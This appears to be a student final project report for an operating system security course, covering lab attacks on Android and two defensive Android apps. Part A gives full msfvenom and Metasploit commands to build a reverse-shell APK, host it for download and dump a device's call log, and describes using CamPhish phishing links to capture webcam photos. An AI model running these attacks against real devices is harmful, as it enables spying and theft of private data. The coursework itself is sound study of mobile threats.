INSE-6130
Operating System Security
Final Project Report

Submitted to: Dr. Lingyu Wang

By

1. Peketi Chandra Vamsi Sekhar (40277985)
2. Aniket Agarwal (40266485)
3. Kalyani Batle (40243967)
4. Manikanta Chinthala (40271167)
5. Charan Tej Cheedella (40261465)
6. Mahitha ()
7. Geeshma ()
8. Teja Sirigidi ()
9. Karunya Amrutha Subhash ()

On

Friday, 08th December 2023

Table of Contents

PART A – Implementation of Attacks on Android

1. MSFVENOM

MSFVENOM is a payload generator which is a replacement for msfpayload and msfencode. Msfvenom has a large set of payloads for different types of environments and techniques. We can use this payload as we want. For example, we can bind the payload to a legitimate application and use it.

Here we are using msfvenom to generate a payload in the form of .apk and send it to the target machine and install it.


Requirements:

- Android emulator: using android x86 in virtual machine, version marshmallow.
- Linux environment: Kali Linux (inbuilt Metasploit) virtual machine.
- Network: Both machines are placed in the same local network to send the generated payload. (use social engineering in real life).

Procedure:

After complete environment setup, use kali Linux terminal as a root user, and check for the Metasploit tool. Every kali Linux has a Metasploit tool, if not download Metasploit into the machine. Now we generate the payload:

#msfvenom -p android/meterpreter/reverse_tcp LHOST 10.0.2.4 LPORT 4444 R> hello.apk




```
┌──(root㉿kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4444 R> hello.apk

[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10235 bytes
```

Here “-p” indicates payload, and “android/meterpreter/reverse_tcp” is the payload “10.0.2.4” is our machine’s IP, and “4.4.4.4” is the port we want to listen, “>” is redirecting the output file as “hello.apk”.


This will give an output file “hello.apk”. Before sending this to the target machine we need to start our listener. We open msfconsole, after we set our payload, we set the LHOST, LPORT and use exploit.

#msfconsole



```
┌──(root㉿kali)-[~]
└─# msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/
```


#use exploit/multi/handler
#set payload android/meterpreter/reverse_tcp
#set LHOST 10.0.2.4
#set LPORT 4444
#exploit



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
```


Now we have started reverse tcp on our machine, now we can send the payload to the target machine, as the target is in the same local network here, so we are hosting an apache server to send it through the local network, in real life we can use social engineering method in order to successfully install the payload in the target machine. Before we start the apache server, copy the payload apk and paste it in the "/var/www/html/" folder. Now we can start the apache server.

#systemctl start apache2



```
┌──(root㉿kali)-[~]
└─# systemctl start apache2
```

On the other side we open the android emulator and give downloads permissions to the browser app, after that we open the browser and search for http://10.0.2.4/hello.apk, "http://**our_ip/our_payload**" now the payload will download, install it, and open it.



Webpage not available

http://10.0.2

MainActivity

Do you want to install this application? It will get access to:

approximate location (network-based)
precise location (GPS and network-based)

record audio


directly call phone numbers
this may cost you money
read call log
read phone status and identity
write call log

read your text messages (SMS or MMS)
receive text messages (SMS)
send and view SMS messages
this may cost you money

modify or delete the contents of your SD card
read the contents of your SD card

CANCEL INSTALL


Our payload is successfully installed in the target machine so now we come back to our kali machine, and we can see in msfconsole it starts to listen from the target machine and creates a session.



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (78189 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.5:37107) at 2023-11-29 20:48:40 -0500

meterpreter >
```


Now we have the target machine in our control to get help and see our options. We use the $help command and we can get the list of commands we can use on the target machine.

In this attack I've used get sysinfo, dump_calllog commands to get information from the target machine.



```
meterpreter > sysinfo
Computer        : localhost
OS              : Android 6.0.1 - Linux 4.4.20-android-x86_64 (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > dump_calllog
[*] Fetching 1 entry
[*] Call log saved to calllog_dump_20231129204925.txt
meterpreter >
```

For sysinfo we got information of the target machine and for dump_callog we got a .txt which contains the call logs of the target machine.



```

=================
[+] Call log dump
=================

Date: 2023-11-29 20:49:25.023855906 -0500
OS: Android 6.0.1 - Linux 4.4.20-android-x86_64 (x86_64)
Remote IP: 10.0.2.5
Remote Port: 37107

#1
Number  : 154953
Name    : null
Date    : Tue Nov 28 11:21:20 GMT-11:00 2023
Type    : OUTGOING
Duration: 0

```

We have successfully implemented an attack using a payload generated by msfvenom in the form of an apk.

4. CamPhish

CamPhish employs methods to capture images using the front camera of a target's phone or PC webcam. The tool sets up a deceptive website on a built-in PHP server and utilizes ngrok and serveo to generate a link. This link is then sent to the target and can be accessed over the internet. The fraudulent website prompts the target to grant camera permission, and if permission is granted, the tool seizes snapshots from the target's device.

Requirements:

- Linux environnement : Kali linux Virtual machine.
- Network: Both machines are placed in the same local network to send the generated payload.
- Android phone

Procedure:

After complete environment setup, use kali Linux terminal as a root user, and check for the CamPhish tool using command :

cd CamPhish

Then get the lists using command:

ls

Execute the camphish using bash command:

bash camphish.sh

Now the camphish has started then select the template and generate the url.The url generated is

“ https://d358-192-214-240-234.ngrok-free.app”

Search the URL in the android web browser. Once you give camera permission, in the kali we can see the


cam file received

In the files of kali, you can find the shots captured by the front camera of the target's phone.

PART B – Some defense applications for Android

8. Permission Manager Application

The Permission Manager App is primarily designed as an access control tool for Android devices, focusing on the effective management of access permissions. Its core functionality centers on ensuring precise control over permissions, allowing users to manage them efficiently.



12:55

Permission Manager

Currently Installed Apps

- Android Easter Egg
- Android Services Library
- Android System
- Android System
- Blocked Numbers Storage
- Bluetooth
- Bluetooth Legacy
- Calendar Storage
- Call Log Backup/Restore
- CameraExtensionsProxy
- Carrier Communications
- Cell Broadcast Service
- Certificate Installer
- com.android.backupconfirm
- com.android.carrierconfig
- com.android.cellbroadcastreceiver
- com.android.emulator.radio.config
- com.android.localtransport
- com.android.ondevicepersonalization.services.OnDevicePersonalizationApplication


Figure 8.1: Installed Applications List


12:56

retrieve running apps	on
android.permission.PACKAGE_USAGE_STATS	off
com.example.permissionmanagerapp.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION	on

Figure 8.2: Application Permissions

Moreover, the app provides detailed usage statistics for each application, offering users valuable insights into their app usage patterns. This feature enables users to identify if any installed application is running in the background without their direct interaction. Armed with this information, users can make informed decisions, taking necessary actions like adjusting permissions or uninstalling apps accordingly.



```
1:58
com.android.systemui.emulation.pixel_3_xl
Last Time Used: 0
Total time in Foreground: 0

Package:
com.android.systemui.emulation.pixel_4_xl
Last Time Used: 0
Total time in Foreground: 0

Package:
com.android.systemui.emulation.pixel_fold
Last Time Used: 0
Total time in Foreground: 0

Package: com.example.permissionmanagerapp
Last Time Used: 2023-12-07, 01:58AM
Total time in Foreground: 2 hours, 21 minutes

Package: com.android.simappdialog.auto_genera
ted_rro_product__
Last Time Used: 0
Total time in Foreground: 0

Package: com.android.externalstorage
Last Time Used: 0
Total time in Foreground: 0

Package: com.android.htmlviewer
Last Time Used: 0
Total time in Foreground: 0

Package: com.android.companiondevicemanager
Last Time Used: 0
Total time in Foreground: 0
```

Figure 8.3: Usage Statistics

In essence, the Permission Manager App empowers users by offering comprehensive control over permissions while also providing crucial data on app activities. This proactive approach not only enhances security but also enables users to make informed choices about their installed applications, thereby optimizing their overall Android experience.

This project has been developed/tested on a Pixel 3a API 34 virtual device (Android Studio Emulator).

Project Code Structure:

The project's code structure can be broadly classified into:

● **Java Classes:**

a) MainActivity.java:

This Android activity, initiates by displaying a loader for 3 seconds before launching a permission access settings prompt. It fetches a list of installed apps (within the device), sorts them alphabetically, and dynamically creates views for each app with its icon and name in a vertical list, linking each item to a detailed permission activity when clicked. Finally, it includes a button that navigates to an activity showcasing usage statistics upon click.

b) AppPermissionActivity.java:

This defines an activity that displays the permissions of a selected app, retrieved from the previous activity, creating switches for each permission to toggle their status. It dynamically generates switches for the app's permissions, allowing users to visually manage permissions by redirecting to the app settings to change permission states, although it doesn't programmatically grant or revoke permissions.

c) UsageStatsActivity.java, UsageStatsPermissionTracker, UsageStatsAdapter:

This initializes a RecyclerView to showcase app usage stats obtained through UsageStatsPermissionTracker, leveraging UsageStatsManager to fetch details like package names, last usage time, and total foreground usage within the last 24 hours.

This class, when granted access, retrieves app usage details using UsageStatsManager, collecting package names, last time used, and total foreground usage, and prepares them for display in a human-readable format.

It formats the fetched app usage data into user-readable forms, populating a RecyclerView by binding package names, last usage time, and total foreground usage time to respective TextViews within a RecyclerView item layout, presenting a detailed list of app usage statistics.

- **Layouts:**

  a) activity_main.xml
  b) activity_app _permissions.xml
  c) activity_usage_stats.xml
  d) item_usage_stat.xml

- **XMLs:** AndroidManifest.xml

9. Scanner Application

Introduction

This defense application has following two features:

i. Check for malicious URL
ii. Check for malicious file using its hash


The front-end of the app is designed using the Android Studio's palette. The app itself is developed using Java programming language. There is an integration of VirusTotal's HTTP-based public API with this application to check files and URL for any malicious activity.

Background of VirusTotal.com

VirusTotal checks items (file with hash SHA-256 or MD5 and URL in Base 64) with more than 70 antivirus programs and services that block harmful websites. It also uses various tools to get information from what it's checking. Anyone can pick a file from their computer and send it to VirusTotal using their internet browser. It has HTTP based public API which allows different apps to integrate with it to provide smooth scanning mechanism free of cost.

Working of the app

The app integrates the VirusTotal HTTP-based public API to check URL and file for any malicious activity. The user needs to create their api key at VirusTotal to use the API feature in their application and send requests. The Fig 8.1 shows the code to and send API request to VirusTotal.com.



```
String url;
if (scanType == 1){
    url = "https://www.virustotal.com/vtapi/v2/url/report?apikey="
            + apiKey + "&resource=" + scanData +"&scan=1";
}else {
    url = "https://www.virustotal.com/vtapi/v2/file/report?apikey="
            + apiKey+ "&resource=" + scanData;
    Log.v(TAG,  msg: "Url: "+url);
}
```

Figure 9.1: API request to VirusTotal.com

If scanType is 1, the app checks for malicious URL and if scanType is 2, the app checks for malicious file where 'resource' is the URL in base64 or file in MD5 or SHA-256 hash.

Check URL Feature

This functionality checks whether a given URL is safe or malicious. The user inputs the URL which seems suspicious in the input field provided in the application page. The URL is then converted to the base64 format and send to the VirusTotal.com through their HTTP-based public API. The VirusTotal sends it to their partner blocklisting services and antivirus services (90) and collects their take on the URL as a result in JSON object and sends it to front-end side. If majority of services have flagged the URL as malicious then a thumbs down image is displayed to the user with a toast message that the URL is not safe to use.

The Fig 9.2 and Fig 9.3 display a safe URL and the response object received.





Figure 9.2: Safe URL



```
V  Scan Service Created.
D  tagSocket(6) with statsTag=0xffffffff, statsUid=-1
V  Scan Result: {"scan_id": "dd014af5ed6b38d9130e3f466f850e46d21b951199d53a18ef29ee9341614eaf-1702002521",
V
V  Response 1 tot 90 pos 0true
V  Scan Status 1 Total AV 90 Positives 0
V  json Res 1
```

Figure 9.3: Response of Safe URL

The Fig 9.4 and Fig 9.5 display a malicious URL and the response object received.





Figure 9.4: Malicious URL



```
V  Scan Result: {"scan_id": "338303a6d0a0ef655d5a61061b4e5920b5b16d210b5b53203aedcd07ecbd2068-170196538
V
V  Response 1 tot 90 pos 13true
D  Compat change id reported: 147798919; UID 10191; state: DISABLED
V  Scan Status 1 Total AV 90 Positives 13
V  json Res 1
```

Figure 9.5: Response of Malicious URL

Check File Feature

This functionality checks for a malicious file. The user inputs the MD5 or SHA-256 hash of a file which seems suspicious into the app's input field. The file goes to the VirusTotal.com through their HTTP-based public API. The VirusTotal then sends that file to its partner antivirus services (70) and collects the response from them. The VirusTotal sennds the response in JSON format to server side of the app and gets reflected to user as shown in Fig 9.6 and Fig 9.7.



10:49
ViScanner
Enter your URL:
www.google.com
Upload file hash (SHA-1/SHA-256/MD5):
d2d5d395ac8ea45d6590dc0bde2c7750
CHECK URL
CHECK FILE

Figure 9.6: Malicious File hash md5 (Andro Rat)

In Fig 9.6, the md5 hash of Andro rat file has been taken (this attack is shown earlier in this report) and this app detects it as malicious through VirusTotal API.

Project Contributions:

A total of 9 team members contributed to this project. The whole team was divided into two groups of 6, 3 members each.

First group comprising of the following team members worked together on the Android OS attacks as well as assisted with the mitigation:

1. Peketi Chandra Vamsi Sekhar (40277985)
2. Kalyani Batle (40243967)
3. Mahitha ()
4. Geeshma ()
5. Subash ()
6. Manikanta Chinthala (40271167)

Second group comprising of the following team members worked on Security applications for android:

1. Teja Sirigidi ()
2. Charan Tej Cheedella (40261465)
3. Aniket Agarwal (40266485)

References:

1. https://developer.android.com/reference/packages
2. https://github.com/Noddy20/ViScanner/tree/master
3. https://docs.virustotal.com/reference/overview